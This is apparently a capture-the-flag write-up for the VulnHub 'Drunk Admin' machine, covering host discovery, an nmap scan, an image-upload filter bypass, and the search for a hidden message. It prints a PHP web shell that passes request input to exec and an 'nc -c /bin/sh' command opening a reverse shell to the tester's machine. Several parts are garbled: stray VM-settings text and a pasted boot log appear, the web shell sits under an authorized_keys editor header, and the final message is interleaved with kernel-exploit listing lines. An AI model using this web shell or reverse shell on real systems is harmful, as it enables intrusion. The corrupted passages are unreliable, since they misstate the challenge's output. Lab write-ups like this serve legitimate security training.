

DISCOVERY

First I detected the ip address for the vulnerable box using netdiscover. I confirmed the address by comparing the mac address I found from the network settings options for VM of the vulnhub box.

Currently scanning: 192.168.190.0/16 | Screen View: Unique hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.160.2	00:50:56:f1:ba:4c	1	60	VMware, Inc.
192.168.160.141	00:0c:29:d0:1c:99	1	60	VMware, Inc.
192.168.160.254	00:50:56:e1:18:9f	1	60	VMware, Inc.

Search the Web

```
bound to 192.168.160.2
done.
Starting portmap
Starting NFS con
Cleaning up temp
Setting console
Skipping font an
Setting up cons
INIT: Entering t
Using makefile-s
Starting portmap
Starting NFS con
Starting enhance
Starting ACPI se
Starting web ser
Starting deferre
Starting period
Starting mpt-sta
Starting OpenBS
Starting MySQL
Checking for cor

Debian GNU/Linux
drunkadm login:
```

Virtual Machine Settings

Hardware Options

Device

Network Adapter Advanced Settings

Incoming Transfer

Bandwidth: Unlimited

Kbps:

Packet Loss (%): 0.0

Latency (ms): 0

Outgoing Transfer

Bandwidth: Unlimited

Kbps:

Packet Loss (%): 0.0

Latency (ms): 0

MAC Address

00:0C:29:D0:1C:99

Generate

OK Cancel Help

Device status

☒ Connected

☒ Connect at power on

Network connection

☐ Bridged: Connected directly

☐ Replicate physical network

☒ NAT: Used to share the host's network

☐ Host-only: A private network

☐ Custom: Specific virtual network

VMnet0

☐ LAN segment:

I screen | VMware Tools enables many features and

PORT AND SERVICE DISCOVERY

I did a nmap scan to find out the open ports and the services running on these ports.


```
(root@kali)~/home/kali
# nmap -sV -sC -p- -A 192.168.160.141
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-10 04:29 EST
Nmap scan report for 192.168.160.141
Host is up (0.0019s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze1 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 57:a2:04:3d:6e:e5:01:7b:b4:c6:e5:f9:76:25:8a:8a (DSA)
|_   2048 66:9a:ee:a2:2a:1a:59:47:b9:c5:50:da:a6:96:76:16 (RSA)
8880/tcp  open  http      Apache httpd 2.2.16 ((Debian))
|_ http-server-header: Apache/2.2.16 (Debian)
|_ http-title: Triplos
MAC Address: 00:0C:29:D0:1C:99 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.26 - 2.6.35, Linux 2.6.32
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.92 ms 192.168.160.141


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 188.75 seconds
```

HTTP ENUMERATION

Since http service was running, I decided to check on the web browser.



I uploaded a random photo and looked at the page source.




It looked like the image name was converted to md5 hash.

```

<div class="sidebar">
  <h3>Statistics</h3>
  <h4>General</h4>
  <p>Uploaded Images: 7<br />
    Total Used Space: 216K</p>
</div>
</div>
<div id="content">
  <h1>Your cool image</h1>
  <p>  </p>
</div>
<div id="footer">
  <p>Copyright &copy; Tripios | <a href="http://validator.w3.org/check?uri=referer">
</div>
</div>
```

```
(root@kali)-[/home/kali]
# echo -n 'index.jpeg' | md5sum
7a22bf66580ddb64c14e9a6d0970044a -
```

There was a upload option. So I tried to upload a php reverse shell.




Invalid file extension!

Looked like php file extension was not granted.

So I changed the extension and tried uploading again but it didn't work.

```
(kali@kali)-[~/Desktop/php-reverse-shell-1.0]
$ cat php-reverse-shell.php > reverse.php.jpg
```




Ohhh you are naughty!

It didn't give invalid extension warning. So my guess was that it was filtering GET

So I tried other reverse shells.


```
GNU nano 5.4 /home/kali/.ssh/authorized_keys
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    $results = exec($cmd);
    echo $results;
    echo "</pre>";
    die;
}
?>
```

This time it worked.




Then I encoded the php file name and looked for the file on browser.

```
(root@kali) - [ /home/kali ]  
# echo -n 'new.jpeg.php' | md5sum  
0b85d505a6ed764efb6e20f277bca37f -
```



Then I tried to execute a command.

The command worked.



USER ACCESS VIA NETCAT

I opened a listening port on my own machine.

```
(root@kali)-[/home/kali]
# nc -nlvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

I tried executing a nc command from the browser.

```
http://192.168.160.141:8880/images/0b85d505a6ed764efb6e20f277bca37f.php?cmd=nc -c /bin/sh 192.168.160.128 4444
```

```
(root@kali)-[/home/kali]
# nc -nlvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.160.141.
Ncat: Connection from 192.168.160.141:53596.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

I got into the machine as user www-data.

I spawned a bash shell for better navigation.

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@drunkadm:/var/www/images$
```

I looked into the kernel information and user id privileges.

```
www-data@drunkadm:/var/www/images$ uname -a
uname -a Linux drunkadm 2.6.32-5-686 #1 SMP Mon Jan 16 16:04:25 UTC 2012 i686 GNU/Linux
www-data@drunkadm:/var/www/images$ sudo -l
sudo -l
bash: sudo: command not found
www-data@drunkadm:/var/www/images$
```


According to the mission stated on the vulhub website, I was not allowed search for PoC, my mission was to find the messages sent between alice and bob.

Mission

The challenge includes an image hosting web service that has various design vulnerabilities. You must enumerate the various web service features and find an exploitable vulnerability in order to read system hidden files. The web application is 100% custom so do not try to search google for relative PoC exploit code.

FINAL GOAL: **Reveal the hidden message for a date arrange that Bob sent to Alice.**

So I looked around to find the message.

```
www-data@drunkadm:/var/www/images$ ls -la
ls -la
total 224
drwxrwxr-x 2 root www-data 4096 Feb 10 13:09 .
drwxr-xr-x 4 root root 4096 Apr 2 2012 ..
-rw-r--r-- 1 root root 143 Mar 3 2012 .htaccess
-rw-r--r-- 1 www-data www-data 180 Feb 10 13:09 0b85d505a6ed764efb6e20f277bca37f.php
-rw-r--r-- 1 www-data www-data 44 Feb 10 13:03 0c19dd125b0d5a2ce8e7f64c4b2585b5.php
-rw-r--r-- 1 www-data www-data 166311 Mar 7 2012 3df5758863d650e59525cf2aa0676230.png
-rw-r--r-- 1 www-data www-data 3340 Feb 10 13:04 7a22bf66580ddb64c14e9a6d0970044a.jpeg
-rw-r--r-- 1 www-data www-data 7205 Mar 7 2012 8dc053a3ed0adf03994f96347d20d9e5.png
-rw-r--r-- 1 www-data www-data 21764 Mar 4 2012 aa63b1c597b45e4f1f883724d0f8dfbe.jpg
-rw-r--r-- 1 root root 0 Mar 3 2012 index.html
```

```
www-data@drunkadm:/var/www/images$ cd ..
cd ..
www-data@drunkadm:/var/www$ ls -la
ls -la
total 48
drwxr-xr-x 4 root root 4096 Apr 2 2012 .
drwxr-xr-x 14 root root 4096 Mar 3 2012 ..
-rw-r--r-- 1 root root 217 Mar 3 2012 .htaccess
-rw-r--r-- 1 root root 322 Mar 6 2012 .proof
-rw-r--r-- 1 root root 2683 Mar 7 2012 image.php
drwxrwxr-x 2 root www-data 4096 Feb 10 13:09 images
-rw-r--r-- 1 root root 1981 Mar 4 2012 index.php
-rw-r--r-- 1 root root 1943 Mar 4 2012 info.php
-rw-r--r-- 1 root root 279 Mar 4 2012 myphp.php
drwxr-xr-x 2 root root 4096 Mar 3 2012 style
-rw-r--r-- 1 root root 2144 Mar 7 2012 upload.php
-rw-r--r-- 1 root root 51 Mar 3 2012 xmm.html
```

Finally I found the message.

```
www-data@drunkadm:/var/www$ cat .proof
cat .proof
#####
# Drunk Admin Challenge #
# by @anestisb - #be.c' Local Privilege Escalation
#####
##### (CentOS 5/6) - 'PERF_EVENTS'
Kernel 2.6.18-5 (Debian 6.0.5) - '/dev/pmix' Key
bob> Great work. -642/3.16.0-4 - 'inode' Integer Overflow
bob> Meet me there. rcl (x86-64) - Register Leak
...> ? rcl - rcl - rcl - rcl (x64) - Raw Mode PTY
bob> What? You don't know where? (Ubuntu) - DCCP Socket
bob> Work a little more your post local Privilege Escalation
exploitation skills. (Ubuntu 10.10 x86) - 'CAP_SYS_ADMIN'
Kernel 2.6.32-14 (Ubuntu 10.10 x86/x64) - 'CAP_SYS_ADMIN'
Secret Code: rcl (Ubuntu 10.04 / 10.10) - 'CAP_SYS_ADMIN'
TGglMUXecjJDSDclN1Ej - rcl-git2 (x86-64) - 'ia32syscall'
Kernel 2.6.18-5 (RedHat / Ubuntu 10.04) - 'ia32syscall'
Mail me your methods at: (Ubuntu 10.04) - 'Half-Nelson'
anestis@bechtsoudis.com - 'ACPI custom_method' Local
```

Secret code: TGglMUXecjJDSDclN1Ej

THE END